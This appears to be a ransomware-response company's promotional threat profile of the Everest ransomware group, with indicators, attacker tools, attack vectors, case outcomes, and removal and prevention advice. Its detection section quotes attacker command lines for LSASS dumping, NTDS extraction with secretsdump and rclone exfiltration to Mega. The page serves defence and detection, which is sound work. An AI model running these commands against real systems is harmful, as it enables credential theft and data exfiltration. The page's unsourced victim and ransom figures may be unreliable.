What to do if you're hit by ransomware?


Do NOT attempt any self-remediation, as it can trigger further encryption and destroy recovery points. Instead, follow these steps:

1
Do NOT fix it yourself
2
Disconnect affected systems
3
Call us +1 332 331 8700

Contact us now for urgent ransomware response assistance, 24/7

Get Help Now
Frame

Experts. Finalists. Winners.

Accomplishments and recognitions, demonstrating our commitment to excellence and innovation.

Momentum Leader in MDR

Best Support in MDR & IR

Managed Detection and Response (MDR)

Top Cybersecurity Company 
2025

Best Managed Detection and Response Service

#4 of 184 teams Splunk Boss of the SOC

Best Of Cybersecurity Awards for Q1 2025

AWS Partner

Splunk Manage Premier Partner

Image (11) (1)

Why you shouldn’t attempt 
to fix it alone

Like a crime scene, a ransomware attack must be preserved — tampering with encrypted files, attempting self-recovery, or engaging with attackers can destroy critical evidence and reduce your chances of recovery.

Taking the right steps in the first moments after a Everest attack can make a huge difference and help you make a full recovery. Request 24/7 Everest ransomware recovery services to decrypt your data and maximize your chances of restoring operations.

Contact us now for urgent ransomware recovery assistance

Under attack?

Get Help Now

Everest ransomware statistics & facts

Everest Decryptor
Everest IOCs
Everest Attack Vectors
Case Outcomes
How to Remove Everest Ransomware?
How to Recover from Everest Ransomware?
Ransom Amounts
Everest Decryptor

No public decryption tool available. Security researchers continue analyzing Everest samples; potential key recovery is unlikely given current RSA-2048 strength.

Everest IOCs

File Extensions
.eveR (primary), .everest, victim-specific extensions (e.g., .nasa_contractor, .healthcare_org)

Ransom Note Filenames
!readme_now.txt, README_EVEREST.txt, RESTORE_FILES_EVEREST.txt

Everest Hashes
Known malware hashes tracked by CISA; process analysis shows: everest.exe, decrypt.exe, system.exe, svc.exe masquerading as legitimate services.

Everest Tools
– EDR Disabling: Defender disable via Group Policy, Windows Defender Service termination
– Credential Dumping: Mimikatz (lsass.exe dump), SAM registry hive extraction, NTDS.dit copying
– Reconnaissance: Bloodhound, Sharphound (AD mapping), nmap network scanning
– Exfiltration: Rclone, custom FTP tools, Mega.nz integration
– Lateral Movement: Pass-the-Hash (PtH) attacks, SMB relay, Kerberoasting
– Malware: Emotet for initial access, Trickbot for credential theft, custom backdoors

Most Common Red Flag
Command sequences in process execution logs: `Get-ADComputer -Filter ‘ ‘ | Select Name` (enumeration), `secretsdump.py -just-dc [domain]` (NTDS extraction), `rclone sync C:\Data mega://[folder]` (exfiltration). LSASS dump attempts: `rundll32.exe C:\Windows\System32\comsvcs.dll MiniDump`

Everest Attack Vectors

Attack vector

% of Everest incidents

Notes

RDP Brute Force

40%

Weak or default credentials on exposed RDP

Phishing + Malware

35%

Emotet/Trickbot trojan delivery

Internet-Facing App Exploit

15%

Unpatched VPN, web app vulnerabilities

Supply Chain

10%

Compromised MSP or third-party vendor

Powered By WP Table Builder
Case Outcomes

NASA contractor breach: sensitive technical documents, employee records stolen; estimated $2.1M ransom negotiated. Healthcare breaches (2–3 documented): patient data compromised, $500K–$1.8M settlements. Energy sector: SCADA system documentation exposed; one utility paid $4.2M. Approximately 120+ victims documented since 2020; 45% paid ransom, 35% restored from backups, 20% unresolved.

How to Remove Everest Ransomware?

Everest cannot be decrypted post-infection without attacker’s RSA private key. Removal focuses on attacker access elimination: revoke RDP credentials; kill persistence mechanisms (scheduled tasks, WMI Event Subscriptions, Registry Run keys); scan for backdoors (Cobalt Strike beacons, custom C2 agents); review Windows Event Logs for lateral movement indicators; restore from clean, pre-infection backups; conduct full domain security audit.

How to Recover from Everest Ransomware?

Recovery depends on backup scope and retention. Organizations with versioned backups and 3-2-1 strategy can recover in 3–7 days. Those without adequate backups face weeks of partial recovery, data loss, or negotiation. NASA contractor took 14 days to restore aerospace systems; backup integrity was critical. Post-recovery: implement backup verification procedures, network segmentation, and continuous monitoring for re-compromise indicators.

Ransom Amounts

Documented demands: $500,000–$4,200,000. Amounts correlate with victim criticality and data sensitivity. NASA contractor: $2.1M paid; Energy sector: $4.2M paid; Healthcare: $500K–$1.8M negotiated. Payment decline rates: 40–70% from ask.

Our customers say it best

Contact us now for urgent ransomware recovery assistance

Under attack?

Get Help Now

Frequently asked questions

What is Everest Ransomware?

Everest is a mature ransomware operation active since 2020, targeting critical infrastructure sectors with dual-extortion tactics. The malware encrypts Windows files using AES-256-ECB with RSA-2048 asymmetric wrapping and exfiltrates sensitive data for leverage. Known for technical sophistication, persistent reconnaissance, and victim-specific customization (including variable file extensions per target).

Who Operates Everest? Is It Linked to Other Groups?

Everest is attributed to multiple threat actor clusters: BlackByte gang members, Everbe collective, and independent affiliates. Threat intelligence suggests core development team with 5–10 members, supplemented by affiliate networks. Attribution remains fluid due to code reuse and potential false flags.

Why Does Everest Use Victim-Specific File Extensions?

Victim-specific extensions (.nasa_contractor, .healthcare_org) serve multiple purposes: 1) Operational OPSEC (custom binaries per target reduce detection signature overlap), 2) Proof of exclusivity (victims can verify their data is targeted specifically), 3) Psychological pressure (implied deep knowledge of target), 4) Legal complexity (extensions vary per victim, complicating law enforcement investigation).

How Long Does an Everest Attack Last?

Everest’s timeline is longer than typical ransomware: Initial compromise to encryption deployment requires 15–45 days. This extended window allows maximum data exfiltration (multi-terabyte datasets documented) and reconnaissance of critical systems. Organizations may not detect activity until encryption begins.

Can Everest Ransomware Be Decrypted?

No public decryption tool exists. The only options are negotiation, law enforcement key recovery (rare), or restoration from backups. Do not attempt decryption without involving cybersecurity professionals and law enforcement.

What Happens If You Don't Pay Everest Ransom?

Stolen data is published on Everest’s leak site and may be sold to third parties. In NASA contractor case: aerospace research data, employee records, and contractual information were disclosed. Regulatory penalties, litigation from affected parties, and notification costs typically exceed ransom amounts significantly.

How Can I Prevent Everest Infection?

1) Implement MFA on all remote access points (RDP, VPN); 2) Disable or heavily monitor RDP when not essential; 3) Conduct regular password audits targeting weak/default credentials; 4) Patch internet-facing applications continuously; 5) Deploy EDR with behavioral analysis for lateral movement; 6) Monitor for Mimikatz and credential dumping tool usage; 7) Maintain offline backups; 8) Segment critical infrastructure on isolated networks; 9) Conduct AD security audits (Bloodhound analysis).

What is the Critical Infrastructure Incident Response Checklist?

1) Isolate affected systems from network immediately; 2) Declare incident escalation to executive leadership and board; 3) Preserve forensic evidence (memory, logs, registry hives); 4) Notify law enforcement (FBI, CISA) within 1 hour; 5) Assess scope: how many systems encrypted, how much data exfiltrated; 6) Revoke all domain credentials (assume compromise); 7) Scan for persistence mechanisms (scheduled tasks, WMI subscriptions); 8) Verify backup integrity and non-infection; 9) Engage third-party incident response team and legal counsel; 10) Begin recovery from clean backups on isolated network segments; 11) Notify board, customers, and regulators; 12) Monitor for re-compromise indicators for 90 days post-recovery.

Why Is the NASA Contractor Breach Significant?

The NASA contractor breach exposed the vulnerability of government supply chain partners. Despite likely security investments, Everest penetrated the network, exfiltrated aerospace intellectual property, and encrypted critical systems. This breach elevated Everest’s profile as a threat to aerospace, defense, and critical infrastructure sectors. The incident prompted CISA alerts and heightened threat awareness across government contracting community.

How Does Everest Compare to Emotet or Trickbot?

Everest differs from early-stage trojans (Emotet, Trickbot) in that it represents the final attack stage. Emotet and Trickbot often serve as delivery vectors for Everest in multi-stage attacks: 1) Emotet initial compromise, 2) Trickbot credential theft and reconnaissance, 3) Everest final encryption and extortion. Understanding this chain is crucial for detection and prevention.